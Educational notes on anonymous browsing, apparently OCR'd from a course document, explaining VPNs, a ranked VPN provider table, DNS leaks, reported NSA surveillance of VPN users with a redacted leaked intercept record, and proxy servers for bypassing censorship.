Anonymous Browsing

R.M.K.A.B. Werellagama

- *Virtual private network*
- *VPN services*
- *What is a DNS leak and why should care?*
- *NSA is spying on VPN users*
- *Proxy server*
- *Bypassing filters and censorship*
- *Web proxies*
- *Proxy software*
- *IP leak test*
- *Analyze proxy users*
- *SSH*
- *OpenSSH server*
- *OpenSSH Client*
- *SSH agent forwarding*
- *Censorship Circumvention - Bypassing Firewalls Deep Packet Inspection*
- *Tunneling Data and Commands over DNS to Bypass Firewalls*
- *Port knocking*
- *Off-site Internet Connections - Hotspots and Cafes*
- *Mobile Cell Phones Cellular Networks*
- *Baseband Attacks*


Virtual private network

A virtual private network (VPN) extends a private network across a public network, and enables users to send and receive data across shared or public networks as if their computing devices were directly connected to the private network. Applications running across the VPN may therefore benefit from the functionality, security, and management of the private network.

VPNs may allow employees to securely access a corporate intranet while located outside the office. They are used to securely connect geographically separated offices of an organization, creating one cohesive network. Individual Internet users may secure their wireless transactions with a VPN, to circumvent geo-restrictions and censorship, or to connect to proxy servers for the purpose of protecting personal identity and location. However, some Internet sites block access to known VPN technology to prevent the circumvention of their geo-restrictions.

A VPN is created by establishing a virtual point-to-point connection through the use of dedicated connections, virtual tunneling protocols, or traffic encryption. A VPN available from the public Internet can provide some of the benefits of a wide area network (WAN). From a user perspective, the resources available within the private network can be accessed remotely.

Traditional VPNs are characterized by a point-to-point topology, and they do not tend to support or connect broadcast domains, so services such as Microsoft Windows NetBIOS may not be fully supported or work as they would on a local area network (LAN). Designers have developed VPN variants, such as Virtual Private LAN Service (VPLS), and layer-2 tunneling protocols, to overcome this limitation.



Types

Early data networks allowed VPN-style remote connectivity through dial-up modem or through leased line connections utilizing Frame Relay and Asynchronous Transfer Mode (ATM) virtual circuits, provisioned through a network owned and operated by telecommunication carriers. These networks are not considered true VPNs because they passively secure the data being transmitted by the creation of logical data streams. They have been replaced by VPNs based on IP and IP/Multi-protocol Label Switching (MPLS) Networks, due to significant cost-reductions and increased bandwidth provided by new technologies such as Digital Subscriber Line (DSL) and fiber-optic networks.

VPNs can be either remote-access (connecting a computer to a network) or site-to-site (connecting two networks). In a corporate setting, remote-access VPNs allow employees to access their company's intranet from home or while travelling outside the office, and site-to-site VPNs allow employees in geographically disparate offices to share one cohesive virtual network. A VPN can also be used to interconnect two similar networks over a dissimilar middle network; for example, two IPv6 networks over an IPv4 network.

VPN systems may be classified by:

- The protocols used to tunnel the traffic.
- The tunnel's termination point location, e.g., on the customer edge or network-provider edge.
- The type of topology of connections, such as site-to-site or network-to-network.
- The levels of security provided.
- The OSI layer they present to the connecting network, such as Layer 2 circuits or Layer 3 network connectivity.
- The number of simultaneous connections.

Security mechanisms

VPNs cannot make online connections completely anonymous, but they can usually increase privacy and security. To prevent disclosure of private information, VPNs typically allow only authenticated remote access using tunneling protocols and encryption techniques.

The VPN security model provides:

- Confidentiality such that even if the network traffic is sniffed at the packet level (see network sniffer and Deep packet inspection), an attacker would only see encrypted data.
- Sender authentication to prevent unauthorized users from accessing the VPN.
- Message integrity to detect any instances of tampering with transmitted messages.

Secure VPN protocols include the following:

- Internet Protocol Security (IPsec) was initially developed by the Internet Engineering Task Force (IETF) for IPv6, which was required in all standards-compliant implementations of IPv6 before RFC 6434 made it only a recommendation. This standards-based security protocol is also widely used with IPv4 and the Layer 2 Tunneling Protocol. Its design meets most security goals: authentication, integrity, and confidentiality. IPsec uses encryption, encapsulating an IP packet inside an IPsec packet. De-encapsulation happens at the end of the tunnel, where the original IP packet is decrypted and forwarded to its intended destination.
- Transport Layer Security (SSL/TLS) can tunnel an entire network's traffic (as it does in the OpenVPN project and SoftEther VPN project) or secure an individual connection. A number of vendors provide remote-access VPN capabilities through SSL. An SSL VPN can connect from locations where IPsec runs into trouble with Network Address Translation and firewall rules.
- Datagram Transport Layer Security (DTLS) – used in Cisco AnyConnect VPN and in OpenConnect VPN to solve the issues SSL/TLS has with tunneling over UDP.
- Microsoft Point-to-Point Encryption (MPPE) works with the Point-to-Point Tunneling Protocol and in several compatible implementations on other platforms.
- Microsoft Secure Socket Tunneling Protocol (SSTP) tunnels Point-to-Point Protocol (PPP) or Layer 2 Tunneling Protocol traffic through an SSL 3.0 channel. (SSTP was introduced in Windows Server 2008 and in Windows Vista Service Pack 1.)
- Multi Path Virtual Private Network (MPVPN). Regular Systems Development Company owns the registered trademark "MPVPN".
- Secure Shell (SSH) VPN – OpenSSH offers VPN tunneling (distinct from port forwarding) to secure remote connections to a network or to inter-network links. OpenSSH server provides a limited number of concurrent tunnels. The VPN feature itself does not support personal authentication.


Weaknesses

- Speed is control
- Not suitable to hide identity from nation state
- Censorship and geographic restrictions
- A vpn is obvious to an observer
- Cost
- Low latency weaknesses(traffic confirmation or end to end correlation attacks, active attacks)
- Occasional vpn usage
- SMTP and other services often blocked by vpn providers
- VPN blocked at destination
- Contaminate or associate aliases
- TCP timestamp attacks
- Using vpns can get your accounts having blocked, locked or suspended
- Lack of hardened browser
- DNS leak

VPN services


Eg:

HideMyAss VPN service




OpenVPN service

CyberGhost service



proxy.sh



Rank	VPN Provider	Features	Supported Devices	VPN Protocols	Countries
1	IPVANISH VPN	No Logs The Only Tier 1 Provider Unlimited Bandwidth Super Fast Allows P2P Torrents 7 Day Trial		OpenVPN PPTP L2TP/IPSec SSL IKEv2	60
2	NordVPN	Fast Speeds Easy To Set Up DNS Leak protection Doesn't respond to DCMA Bitcoin Accepted		OpenVPN PPTP L2TP IPSec IKEv2	49
3	STRONG VPN	Good Speed No Logs Easy To Use Unlimited Bandwidth		OpenVPN PPTP L2TP SSTP IPSEC	21
4	overplay	Fast Speed Includes Smart DNS No Logs Simple to Use Good Customer Support		OpenVPN L2TP/IPSec PPTP	48

Rank	VPN Provider	Features	Supported Devices	VPN Protocols	Countries
5	PrivateVPN	Port Forwarding Good Speed Allows P2P Torrents Good Support		OpenVPN L2TP PPTP HTTP Proxy	29
6	TorGuard	Unlimited Bandwidth 24/7 Support 7 Day Trial Good Speed DCMA Compliant		OpenVPN PPTP L2TP/IPSec SSTP IKEv2	42
7	IVPN	Unlimited Bandwidth Allows P2P Torrents 7 Day Trial Multihop Technology		PPTP L2TP/IPSec OpenVPN	10
8	proxy.sh	Good Speed Unlimited Bandwidth Allows P2P Torrents SafeJumper Client		OpenVPN PP2P L2TP	50
9	LIQUID VPN	Good Performance Allows P2P Torrents 3 OpenVPN Types LiquidDNS		L2TP OpenVPN PP2P	7
10	PIA privateinternetaccess	Quick Speed Unlimited Bandwidth SOCKS5 Proxy Included		OpenVPN PPTP L2TP IPSec	10


Rank	VPN Provider	Features	Supported Devices	VPN Protocols	Countries
		Doesn't respond to DCMA Bitcoin Accepted			
11	HideIPVPN	SmartDNS 1 Day Trial Unlimited Bandwidth	iOS chromebook dd-wrt Tor	PPTP SSTP L2TP/IPSec OpenVPN SoftEther	6
12	bolehvpn	Good Speed Unlimited Bandwidth 1 Day Trail	iOS dd-wrt Tor	L2TP OpenVPN	9
13	MULLVAD	Doesn't respond to DCMA Bitcoin Accepted DNS LEak Protection	iOS Tor	OpenVPN PPTP	5
14	BTGUARD	256-bit AES Encr. Allows P2P Torrents Bitcoin Accepted No DCMA Response	iOS Tor	OpenVPN PPTP	3
15	VPN.S SECURE NETWORKS	Good Speed Smart DNS Included Dedicated IP Avail. $2 for 2 day trial.	iOS Tor	OpenVPN HTTP Proxies HTTP Proxies SSH Tunnels PPTP VPN	41

What is a DNS leak and why should care?

When using an anonymity or privacy service, it is extremely important that all traffic originating from your computer is routed through the anonymity network. If any traffic leaks outside of the secure connection to the network, any adversary monitoring your traffic will be able to log your activity.

DNS or the domain name system is used to translate domain names such as www.privacyinternational.org into numerical IP addresses e.g. 123.123.123.123 which are required to route packets of data on the Internet. Whenever your computer needs to contact a server on the Internet, such as when you enter a URL into your browser, your computer contacts a DNS server and requests the IP address. Most Internet service providers assign their customers a DNS server which they control and use for logging and recording your Internet activities.

Under certain conditions, even when connected to the anonymity network, the operating system will continue to use its default DNS servers instead of the anonymous DNS servers assigned to your computer by the anonymity network. DNS leaks are a major privacy threat since the anonymity network may be providing a false sense of security while private data is leaking.



www.dnsleaktest.com

NSA is spying on VPN users

Recently released Snowden's NSA documents published by the German magazine Spiegel reveal the NSA has a dedicated team to crack VPN traffic and feed it to their data mining software. The documents list over 200 commercial VPN providers, like Astrill, CyberGhostVPN, iPredator and PrivateInternetAccess (PIA), they include companies that no longer exist like Xerobank and also name small VPN providers.

One of the leaked NSA slides says that copyright violators, pedophiles and Internet scam artists all use Internet anonymity, highlighting that terrorists using anonymity are the NSA main concern, however, this is a three year old document and contemporary news indicate that the NSA and GCHQ now also have orders of using their skills to hunt down pedophiles on the Internet.

A short analysis spells out how commercial VPN providers work and exposes that the NSA is listing all servers VPN providers have, with a noted complaint about a free VPN provider called HotSpotShield because their list of servers is not readily available for the NSA and the staff has to reverse engineer them.

To crack OpenVPN the NSA advises to use XKEYSCORE with X.509 digital certificates, it then shows some real examples of how they fingerprint HostSpotShield, Easy hide IP, Comodo VPN Trust Connect and SecurityKiss, enumerating the ports each service is using with references to their RSA key. Other documents mention that the NSA is aiming at processing 100,000 requests per hour by 2011, this means that they should be able to decrypt and reinject data of 100,000 VPN users, a capability that I am guessing will have considerably increased since then.

TOP SECRET//COMINT//REL TO USA, AUS//20320108

THIS INFORMATION IS DERIVED FROM FAA
COLLECTION UNDER FAA COUNTERTERRORISM CERT

THIS INFORMATION IS PROVIDED FOR INTELLIGENCE PURPOSES IN AN EFFORT TO DEVELOP POTENTIAL LEADS. IT CANNOT BE USED IN AFFIDAVITS, COURT PROCEEDINGS OR SUBPOENAS, OR FOR OTHER LEGAL OR JUDICIAL PURPOSES.

[redacted]@yahoo.com

***

[redacted]

SIGAD: US-984XN
PDDG: AX
CASE_NOTATION: [redacted]
DTG: 31JA0101Z12

Received from: [MINIMIZED US IP ADDRESS]
Date: Mon, 30 Jan 2012 17:01:37 -0800 (PST)
From: [redacted]@yahoo.com>
Subject: Re: Untitled
To: [redacted]@yahoo.com

[OC: No decrypt available for this PGP encrypted message.]

***

[redacted]

SIGAD: US-984XN
PDDG: AX
CASE_NOTATION: [redacted]
DTG: 31JA0546Z12

Received from: [redacted]
Date: Mon, 30 Jan 2012 21:46:03 -0800 (PST)
From: [redacted]@yahoo.com>
Subject: Re: Untitled
To: [redacted]@yahoo.com

[OC: No decrypt available for this PGP encrypted message.]


***

TOP SECRET//COMINT//REL TO USA, AUS//20320108

Classified By: [redacted]
Derived From: NSA/CSSM 1-52
Dated: 20070108
Declassify On: 20320108

Proxy server

In computer networks, a proxy server is a server (a computer system or an application) that acts as an intermediary for requests from clients seeking resources from other servers. A client connects to the proxy server, requesting some service, such as a file, connection, web page, or other resource available from a different server and the proxy server evaluates the request as a way to simplify and control its complexity. Proxies were invented to add structure and encapsulation to distributed systems. Today, most proxies are web proxies, facilitating access to content on the World Wide Web, providing anonymity and may be used to bypass IP address blocking.




Types

A proxy server may reside on the user's local computer, or at various points between the user's computer and destination servers on the Internet.

- A proxy server that passes requests and responses unmodified is usually called a gateway or sometimes a tunneling proxy.
- A forward proxy is an Internet-facing proxy used to retrieve from a wide range of sources (in most cases anywhere on the Internet).
- A reverse proxy is usually an internal-facing proxy used as a front-end to control and protect access to a server on a private network. A reverse proxy commonly also performs tasks such as load-balancing, authentication, decryption or caching.

Open proxies


An open proxy is a forwarding proxy server that is accessible by any Internet user. Gordon Lyon estimates there are "hundreds of thousands" of open proxies on the Internet. An anonymous open proxy allows users to conceal their IP address while browsing the Web or using other Internet services. There are varying degrees of anonymity however, as well as a number of methods of 'tricking' the client into revealing itself regardless of the proxy being used.



Reverse proxies

A reverse proxy (or surrogate) is a proxy server that appears to clients to be an ordinary server. Requests are forwarded to one or more proxy servers which handle the request. The response from the proxy server is returned as if it came directly from the original server, leaving the client no knowledge of the origin servers. Reverse proxies are installed in the neighborhood of one or more web servers. All traffic coming from the Internet and with a destination of one of the neighborhood's web servers goes through the proxy server. The use of "reverse" originates in its counterpart "forward proxy" since the reverse proxy sits closer to the web server and serves only a restricted set of websites. There are several reasons for installing reverse proxy servers:

- Encryption / SSL acceleration: when secure web sites are created, the Secure Sockets Layer (SSL) encryption is often not done by the web server itself, but by a reverse proxy that is equipped with SSL acceleration hardware. Furthermore, a host can provide a single "SSL proxy" to provide SSL encryption for an arbitrary number of hosts; removing the need for a separate SSL Server Certificate for each host, with the downside that all hosts behind the SSL proxy have to share a common DNS name or IP address for SSL connections. This problem can partly be overcome by using the SubjectAltName feature of X.509 certificates.
- Load balancing: the reverse proxy can distribute the load to several web servers, each web server serving its own application area. In such a case, the reverse proxy may need to rewrite the URLs in each web page (translation from externally known URLs to the internal locations).
- Serve/cache static content: A reverse proxy can offload the web servers by caching static content like pictures and other static graphical content.
- Compression: the proxy server can optimize and compress the content to speed up the load time.
- Spoon feeding: reduces resource usage caused by slow clients on the web servers by caching the content the web server sent and slowly "spoon feeding" it to the client. This especially benefits dynamically generated pages.
- Security: the proxy server is an additional layer of defence and can protect against some OS and Web Server specific attacks. However, it does not provide any protection from attacks against the web application or service itself, which is generally considered the larger threat.
- Extranet Publishing: a reverse proxy server facing the Internet can be used to communicate to a firewall server internal to an organization, providing extranet access to some functions while keeping the servers behind the firewalls. If used in this way, security measures should be considered to protect the rest of your infrastructure in case this server is compromised, as its web application is exposed to attack from the Internet.




Bypassing filters and censorship

If the destination server filters content based on the origin of the request, the use of a proxy can circumvent this filter. For example, a server using IP-based geolocation to restrict its service to a certain country can be accessed using a proxy located in that country to access the service.

Web proxies are the most common means of bypassing government censorship, although no more than 3% of Internet users use any circumvention tools.


In some cases users can circumvent proxies which filter using blacklists using services designed to proxy information from a non-blacklisted location.



Web proxies

Eg:

Anonymouse.org

